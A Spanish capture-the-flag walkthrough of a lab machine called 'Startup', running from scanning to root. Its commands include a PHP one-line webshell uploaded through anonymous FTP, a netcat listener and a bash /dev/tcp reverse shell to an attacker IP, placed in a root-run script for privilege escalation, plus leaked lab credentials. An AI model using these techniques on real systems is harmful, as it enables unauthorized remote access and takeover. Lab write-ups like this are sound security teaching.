Write-up paso a paso – Máquina Startup

Objetivo: Obtener acceso inicial al servidor y escalar privilegios hasta root.

1. Reconocimiento inicial

Se realiza un escaneo completo de puertos para identificar la superficie de ataque.

nmap -A -T4 10.64.178.121 -v

Resultado

- 21/tcp – FTP (Anonymous login permitido, escribible)
- 22/tcp – SSH
- 80/tcp – HTTP (Apache 2.4.18)

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.64.156.180
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
```

```
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDAzds8QxN5Q2TsERsJ98huSiuasmToU
Di9JYWVegfTMV4Fn7t6/2ENm/9uYblUv+pLBnYeGo3XQGV23foZIIVMlLaC6ulYwuD
Oxy6KtHauVMlPRvYQd77xSCUqcM1ov9d00Y2y5eb7S6E7zIQCGFhm/jj5ui6bcr6wA
lYtfpJ8UXnlHg5f/mJgwwAteQoUtxVgQWPsmfcmWvhreJ0/BF0kZJqi6uJUfOZHoUm
4woJ15UYioryT6ZIw/ORL6l/LXy2RlhySNWi6P9y8UXrgKdViIlNCun7Cz80Cfc16za/8c
dlthD1czxm4m5hSVwYYQK3C7mDZ0/jung0/AJzl48X1
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOKJ0cuq3nT
YxoHlMcS3xvNisI5sKawbZHhAamhgDZTM989wIUonhYU19Jty5+fUoJKbaPIEBeM
mA32XhHy+Y+E=
|   256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIPnFr/4W5WTyh9XBSykso6eSO6tE0Aio3gWM8Zd
sckwo
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
MAC Address: 0A:FF:F5:13:19:81 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Acceso FTP anónimo

Conexión al servicio FTP:

ftp 10.64.178.121

Usuario: `anonymous`

Se observan los archivos:

- `important.jpg`
- `notice.txt`
- Carpeta `ftp` (escribible)

```
root@ip-10-64-156-180:~# ftp 10.64.178.121
Connected to 10.64.178.121.
220 (vsFTPd 3.0.3)
Name (10.64.178.121:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
```

Descarga de archivos:

```
get notice.txt
get important.jpg
```

```
ftp> get notice.txt
local: notice.txt remote: notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notice.txt (208 bytes).
226 Transfer complete.
208 bytes received in 0.00 secs (409.5262 kB/s)
ftp> get important.jpg
local: important.jpg remote: important.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
226 Transfer complete.
```

Contenido relevante de notice.txt:

> “Maya is looking pretty sus.”

3. Enumeración Web

Enumeración de directorios:

```
gobuster dir -u http://10.64.178.121 -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 50
```

Se descubre:


- `/files`

```
root@ip-10-64-156-180:~# gobuster dir -u http://10.64.178.121 -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.178.121
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/files               (Status: 301) [Size: 314] [--> http://10.64.178.121/files/]
/server-status       (Status: 403) [Size: 278]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

Al acceder en navegador:

http://10.64.178.121/files/

Se observa que el contenido coincide con el FTP.



4. Obtención de acceso inicial (Reverse Shell)

Se crea una webshell básica:

echo '<?php system($_GET["cmd"]); ?>' > shell.php


Subida vía FTP:

put shell.php

ftp> cd ftp
250 Directory successfully changed.
ftp> pwd
257 "/ftp" is the current directory
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
31 byte

Acceso desde navegador:

http://10.64.178.121/files/ftp/shell.php?cmd=id



Se sube reverse shell de PentestMonkey y se levanta listener:

nc -lvnp 4444

www-data@startup:/home$ cd ..
www-data@startup:/$ ls
bin home lib mnt root srv vagrant
boot incidents lib64 opt run sys var
dev initrd.img lost+found proc sbin tmp vmlinuz
etc initrd.img.old media recipe.txt snap usr vmlinuz.old

www-data@startup:/$
ssh para lennie c4ntg3t3n0ughsp1c3

Estabilización:

bash -i

5. Enumeración interna

En la raíz se identifica:

cat /recipe.txt


Contenido:

www-data@startup:/$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.

Explorando `/incidents` se encuentra:

- suspicious.pcapng

Se copia al FTP para descargarlo.




6. Análisis del PCAP

Se analiza con Wireshark → Follow TCP Stream.


En uno de los streams se identifica credencial:

- Usuario: lennie
- Password: c4ntg3t3n0ughsp1c3



7. Acceso SSH como lennie

ssh lennie@10.64.178.121



Obtención user flag:


cat user.txt

8. Escalada de privilegios

En el directorio Scripts se identifica:

- planner.sh (ejecutado por root)
- print.sh (editable por lennie)

Uso de pspy para confirmar ejecución periódica:



Modificación de print.sh:

nano print.sh

Se añade reverse shell:


bash -i >& /dev/tcp/<ATTACKER_IP>/5555 0>&1

Listener:

nc -lvnp 5555

Verificación:

whoami



9. Obtención de flag final

cat /root/root.txt

📸 **Captura 22:** Contenido de root.txt.

Conclusión

La máquina fue comprometida completamente mediante:

- FTP anónimo escribible.
- Ejecución remota vía directorio web expuesto.
- Extracción de credenciales desde PCAP.
- Escalada mediante script ejecutado por root.

Este laboratorio demuestra cómo múltiples malas configuraciones encadenadas pueden llevar a un compromiso total del sistema.